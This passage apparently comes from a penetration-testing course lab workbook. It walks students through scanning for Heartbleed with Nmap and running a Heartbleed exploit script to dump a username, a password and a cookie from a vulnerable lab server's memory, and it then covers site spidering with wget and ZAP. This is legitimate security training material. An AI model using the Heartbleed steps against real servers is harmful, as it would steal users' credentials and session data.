1. Use Nmap to run the ssl-heartbleed NSE script against https://www.sec542.org.
2. Open a new terminal and type the following:

```
nmap -p 443 -sV --script ssl-heartbleed www.sec542.org
```

3. Note that nmap requires the `-sV` (service detection) flag to detect heartbleed on a non-standard port. We are using the standard port (443) in this lab, but many "smart" appliances use other ports. Keep that in mind for future penetration tests.
4. Your output should look like the following screenshot:



5. Does https://sec542.org appear vulnerable to Heartbleed?

> **Note**
>
> There is no output from the **ssl-heartbleed** NSE script, indicating the server is not vulnerable.


Solution - heartbleed.sec542.org

1. Use Nmap to run the `ssl-heartbleed` NSE script against https://heartbleed.sec542.org.

2. Type the following in a terminal window:

```
nmap -p 443 -sV --script ssl-heartbleed heartbleed.sec542.org
```

3. Your output should look like the following screenshot:



4. Does https://heartbleed.sec542.org appear vulnerable to Heartbleed?

Note

See the difference in output compared to the previous scan against www.sec542.org.

- Exploit the Heartbleed vulnerability to steal the following from a vulnerable OpenSSL server's RAM:
- Username
- Password
- Cookie

Note

SensePost's Heartbleed exploit script (**/usr/local/bin/heartbleed.py**) is included in the course VM.

Warning

RAM is unpredictable. This exercise usually requires running **heartbleed.py** twice in order to see credentials in RAM. However, it may require additional attempts, depending on the state of your RAM.

Solution

1. Let's use SensePost's Heartbleed exploit script (`heartbleed.py`) to steal RAM from the vulnerable OpenSSL server.
2. Open Firefox and surf to https://heartbleed.sec542.org.


> **Note**
>
> You must use Firefox; Chrome handles the referrer field differently than Firefox. As a result, some values will not appear in the Heartbleed RAM dump you are about to perform.

> **Note**
>
> Please remember to use **HTTPS**.

3. Enter any username and password.

> **Note**
>
> Please remember what you entered for each. In the following example, we chose `user1` as the username, and `pass1` as the password.

4. Then click **Submit**. Do not save the username and password if prompted by Firefox.




5. We will later dump these values from RAM via the Heartbleed exploit.

> **Note**
>
> RAM is unpredictable! Your RAM is different than your neighbor's RAM, etc.

> **Note**
>
> This exercise usually requires running heartbleed.py twice in order to see credentials in RAM. However, it may require additional attempts, depending on the state of your RAM.

6. Open a terminal window and type the following:

```
heartbleed.py -h
```



7. As you can see, heartbleed has a number of options. We will use `-f /home/student/dump.bin` to save a local copy of the RAM contents that are disclosed via heartbleed. Please note that when using the `-f` option, the location must be writable by that user. By default, `heartbleed.py` will write `dump.bin` to the current directory.

```
heartbleed.py -f /home/student/dump.bin heartbleed.sec542.org | less
```


8. Initial output should appear similar to the following, with aforementioned caveats about RAM being nondeterministic:
9. Scroll down (press the space bar) and see what was retrieved from the vulnerable OpenSSL server's RAM.
10. The username and password will not be there **yet**.
11. You should see a cookie value: **What is it?**

> **Warning**
>
> If you receive an error, make sure to run from a location that allows you to write files (e.g. **/home/student**).

> **Note**
>
> The username and password will not be present after the first form submission; they will typically be there after the second form submission (coming up in the next step).

> **Note**
>
> Type `q` to quit `less`.

12. Go back to Firefox and enter a **different** username and password. Then click **Submit** again.




13. Return to the terminal window and rerun the previous command.
14. Scroll through the output, and look for the **first** username and password entered.

> **Note**
>
> If you still don't see the username and password, enter a third set of credentials and run `heartbleed.py` again.

> **Note**
>
> **As noted previously**: RAM is volatile and is in a different state for each student. If you don't see the username and password, then run **heartbleed.py** again. Occasionally additional rounds are required, depending on the state of your RAM. Sometimes rebooting the VM (type `reboot` in a terminal) and starting over helps make the results more predictable. If you decide to to that: be sure to restart the heartbleed container.

Note

If you receive an error, make sure to run from a location that allows you to write files (e.g. **/home/student**).




Note

Our first username (`user1`) and password (`pass1`) are revealed in RAM, along with the cookie set by the web page (`Answer = '42'`).

15. Now view the printable strings in the dump.bin file with this command:

```
strings /home/student/dump.bin
```



Final Step

1. Stop the Heartbleed Docker container by typing the following command in a terminal:

```
stop-containers.sh
```

Credits

Thanks to Andrew Kennedy (@L1fescape) for his POC web page that we based the Heart (bleed) of Gold server on.

Exercise 2.1 - Web Spidering

Objectives

- Gain experience spidering web applications
- Work with `wget`, ZAP, Burp Suite, and CeWL
- Build a wordlist from a web page
- Discover accessible and linked application entry points

Challenges

wget

- Use `wget` to recursively spider http://sec542.org and store the results in `/tmp`.
- Compare the results from `wget` with the files and folders of the actual site, located in `/var/www/html`.

Solution

1. `wget` is a useful command-line utility that can download data via http, https, and ftp. This spider function is one of its most useful features.
2. Open a terminal and spider the site:

```
wget -r http://sec542.org -P /tmp
```


> **Note**
>
> This recursively spiders the website (`-r` flag) and saves the results to `/tmp/sec542.org` (`-P /tmp` option). Be sure to use an uppercase `P` .

3. Then visually inspect the remote spider results now stored in `/tmp/sec542.org` with the real site located at `/var/www/html` .
4. Type the following command to see the spider results at a high level:

```
ls /tmp/sec542.org
```

5. Type the following command to see the actual contents at a high level:

```
ls /var/www/html
```



6. Notice how many files and directories the spider missed that exist on the actual site.
7. While it's not formally part of the lab, you could also use the following command for a more detailed listing of differences between the folders:

```
diff -q /var/www/html /tmp/sec542.org
```


> **Note**
>
> To see even more detail about the subdirectory differences add an (-r) switch to the previous command:
>
> ```
> diff -qr /var/www/html /tmp/sec542.org
> ```

ZAP

- Configure Firefox to use ZAP as its proxy.
- Recursively spider **https://sec542.org** using ZAP.
- Explore the results.

Solution

1. Launch **ZAP** by clicking the **ZAP icon** in the upper panel at the top of the screen:




Note

ZAP takes a while to launch, roughly 10 seconds or so. Many students end up accidentally launching ZAP two or three times during the delay. Run one instance of ZAP only.

Warning

Multiple instances of ZAP are running if you see this warning:




In this case, close the additional ZAP instances, leaving the original. When in doubt, close all ZAP instances and start over.


Warning

ZAP must be listening on port 8081 for this lab to work.

2. After ZAP starts, launch **Firefox** by clicking the Firefox icon in the upper panel.




3. Configure Firefox to use the running proxy.
4. In Firefox, select ZAP from the proxy selector drop-down.




Note

Always use the proxy selector to manage Firefox's proxy settings. Do not use other methods.


5. In **Firefox**, surf to https://sec542.org.
6. In **ZAP**, go to the **History** tab and right-click on the `GET` to https://sec542.org. Then choose **Attack** -> **Spider**.



7. On the next menu, choose **Start Scan**.



8. As seen in the following output, a new Spider tab will be added to the bottom and will show the progress and some results of the spidering process. Newly-identified paths and resources will be visible in the Sites tab after expanding https://sec542.org.

